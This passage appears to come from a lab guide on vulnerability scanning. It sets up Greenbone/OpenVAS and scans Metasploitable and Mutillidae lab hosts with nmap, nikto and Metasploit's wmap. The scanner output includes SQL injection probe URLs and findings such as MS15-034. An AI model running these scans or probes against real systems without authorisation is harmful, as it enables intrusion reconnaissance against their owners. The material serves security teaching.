
```
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
```




```
[+] Done
[*] Please note the password for the admin user
[*] User created with password 'cd10f409-9b79-459a-aa2b-dc97eb9159a3'.

[>] You can now run gvm-check-setup to make sure everything is correctly configured
```



Greenbone
Sign in to your account
Username
admin
Password
Sign In



Configuration
Administration
A
Help
Users
Groups
Roles
Permissions
Performance
Trashcan
Feed Status
B
LDAP
RADIUS



Feed Status
Type
Content
Origin
Version
Status
NVT
NVTs
Greenbone Community Feed
20230906T0551
Current
SCAP
CVEs
CPEs
Greenbone SCAP Data Feed
20230906T0504
Update in progress...
CERT
CERT-Bund Advisories
DFN-CERT Advisories
Greenbone CERT Data Feed
20230906T0407
Update in progress...
GVMD_DATA
Compliance Policies
Port Lists
Report Formats
Scan Configs
Greenbone Data Objects Feed
20230906T0505
Update in progress...


Feed Status


Type	Content	Origin	Version	Status
NVT	NVTs	Greenbone Community Feed	20230906T0551	**Current**
SCAP	CVEs CPEs CPEs	Greenbone SCAP Data Feed	20230906T0504	**Current**
CERT	CERT-Bund Advisories DFN-CERT Advisories	Greenbone CERT Data Feed	20230906T0407	**Current**
GVMD_DATA	Compliance Policies Port Lists Report Formats Scan Configs	Greenbone Data Objects Feed	20230906T0505	**Current**





New Target
Name
Target1
Comment
Scanning Metasploitable 3 (Windows version)
Hosts
Manual
172.30.1.48
From file
Browse...
No file selected.
Exclude Hosts
Manual
From file
Browse...
No file selected.
Allow simultaneous scanning via multiple IPs
Yes
No
Port List
All IANA assigned TCP
Alive Test
Scan Config Default
Credentials for authenticated checks
SSH
--
on port
22
SMB
--
Cancel
Save



Dashboards
Scans
Assets
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Targets 1 of



Dashboards
Scans
New Task
New Container Task
Tasks 0 of 0



New Task
Name
Scan Task 1
Comment
Scan Targets
Target1
Alerts
Schedule
--
Once
Add results to Assets
Yes
No
Apply Overrides
Yes
No
Min QoD
70
%
Alterable Task
Yes
No
Auto Delete Reports
Do not automatically delete reports
Automatically delete oldest reports but always keep newest
5
reports
Scanner
OpenVAS Default
Scan Config
Full and fast
Cancel
Save


1 - 1 of 1
Name
Status
Reports
Last Report
Severity
Trend
Actions
Scan Task 1
New
Click the play button
Apply to page contents
1 - 1 of 1


Tasks by Severity Class (Total: 1)
High
1
Tasks with most High Results per Host
Scan Task 1
Results per Host
Tasks by Status (Total: 1)
Done
1
1 - 1 of 1
Name ▲ Status Reports Last Report Severity Trend Actions
Scan Task 1 Done 1 Wed, Sep 6, 2023 5:45 PM UTC 10.0 (High)
Apply to page contents
(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)
1 - 1 of 1


Filter
Reports 1 of 1
Reports by Severity Class (Total: 1)
High
1
Reports with High Results
Max High
Max High per Host
Reports by CVSS (Total: 1)
Severity
1 - 1 of 1
Date ▼ Status Task Severity High Medium Low Log False Pos. Actions
Wed, Sep 6, 2023 5:45 PM UTC Done Scan Task 1 10.0 (High) 52 133 13 146 0
Apply to page contents
(Applied filter: apply_overrides=0 min_qod=70 sort-reverse=date first=1 rows=10)
1 - 1 of 1


Date ▼
Wed, Sep 6, 2023 5:45 PM UTC
Status
Done
Task
Scan Task 1


Report:Wed, Sep 6, 2023 5:45 PM UTC
Done
Information
Results (198 of 381)
Hosts (1 of 1)
Ports (16 of 24)
Applications (12 of 12)
Operating Systems (1 of 1)
CVEs (165 of 165)
Closed CVEs (16 of 16)
TLS Certificates (6 of 6)
Error Messages (1 of 1)
Vulnerability Severity ▼ QoD Host IP
Apache Axis2 Default Credentials (HTTP) 10.0 (High) 98 % 172.30.1.48
Elasticsearch End of Life (EOL) Detection 10.0 (High) 80 % 172.30.1.48
Oracle MySQL Server <= 5.7.40, 8.x <= 8.0.31 Security Update (cpujan2023) - Windows 10.0 (High) 80 % 172.30.1.48
MS15-034 HTTP.sys Remote Code Execution Vulnerability (Active Check) 10.0 (High) 95 % 172.30.1.48
Oracle MySQL Server <= 5.7.41, 8.x <= 8.0.31 Security Update (cpuapr2023) - Windows 10.0 (High) 80 % 172.30.1.48
Apache Tomcat End of Life (EOL) Detection (Windows) 10.0 (High) 80 % 172.30.1.48
Oracle MySQL Server <= 5.7.38 / 8.0 <= 8.0.29 Security Update (cpujul2022) - Windows 9.8 (High) 80 % 172.30.1.48
Oracle MySQL Server <= 5.7.35 / 8.0 <= 8.0.26 Security Update (cpuoct2021) - Windows 9.8 (High) 80 % 172.30.1.48
Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows) 9.8 (High) 80 % 172.30.1.48
Oracle Mysql Security Update (cpuoct2018 - 02) - Windows 9.8 (High) 80 % 172.30.1.48

Summary

This host is missing an important security update according to Microsoft Bulletin MS15-034.

Detection Result

Vulnerability was detected according to the Detection Method.

Product Detection Result

Product cpe:/a:microsoft:internet_information_services:7.5

Method Microsoft Internet Information Services (IIS) Detection (HTTP) (OID: 1.3.6.1.4.1.25623.1.0.900710)

Log View details of product detection

Insight

Flaw exists due to the HTTP protocol stack 'HTTP.sys' that is triggered when parsing HTTP requests.

Detection Method

Send a special crafted HTTP GET request and check the response

Details: MS15-034 HTTP.sys Remote Code Execution Vulnerability (Active Check) OID: 1.3.6.1.4.1.25623.1.0.105257

Version used: 2023-07-25T05:05:58Z

Affected Software/OS

- Microsoft Windows 8 x32/x64
- Microsoft Windows 8.1 x32/x64
- Microsoft Windows Server 2012
- Microsoft Windows Server 2012 R2
- Microsoft Windows Server 2008 x32/x64 Service Pack 2 and prior
- Microsoft Windows 7 x32/x64 Service Pack 1 and prior

```
kali@kali:~$ nmap -p 80,443,8080 172.30.1.48
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-06 12:55 EDT
Nmap scan report for 172.30.1.48
Host is up (0.00050s latency).

PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  closed https
8080/tcp open   http-proxy

Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
```

```
kali@kali:~$ whatweb http://172.30.1.48
http://172.30.1.48 [200 OK] Country[RESERVED][ZZ], HTTPServer[
Microsoft-IIS/7.5], IP[172.30.1.48], Microsoft-IIS[7.5], X-Pow
ered-By[ASP.NET]
```

```
kali@kali:~$ nmap --script http-sql-injection -p 80 172.30.1.49
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-08 11:30 EDT
Nmap scan report for 172.30.1.49
Host is up (0.00055s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://172.30.1.49:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27
%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://172.30.1.49:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
```

```
kali@kali:~$ nikto -h 172.30.1.49
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.30.1.49
+ Target Hostname:    172.30.1.49
+ Target Port:        80
+ Start Time:         2023-09-08 11:46:33 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Heade
rs/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type
-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The foll
owing alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xf
orce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cr
oss_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
```

```
msf6 > load wmap

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
```

```
msf6 > wmap_sites -a http://172.30.1.49
[*] Site created.
msf6 > wmap_sites -l
[*] Available sites
=====================

     Id  Host          Vhost         Port  Proto  # Pages  # Forms
     --  ----          -----         ----  -----  -------  -------
     0   172.30.1.49   172.30.1.49   80    http   0        0
```


```
msf6 > wmap_targets -t http://172.30.1.49/mutillidae/
msf6 > wmap_targets -l
[*] Defined targets
=====================

     Id  Vhost         Host          Port  SSL    Path
     --  -----         ----          ----  ---    ----
     0   172.30.1.49   172.30.1.49   80    false  /mutillidae/
```


```
msf6 > wmap_run -t
[*] Testing target:
[*]     Site: 172.30.1.49 (172.30.1.49)
[*]     Port: 80 SSL: false
================================================================================
[*] Testing started. 2023-09-08 12:13:59 -0400
[*] Loading wmap modules ...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
================================================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
================================================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
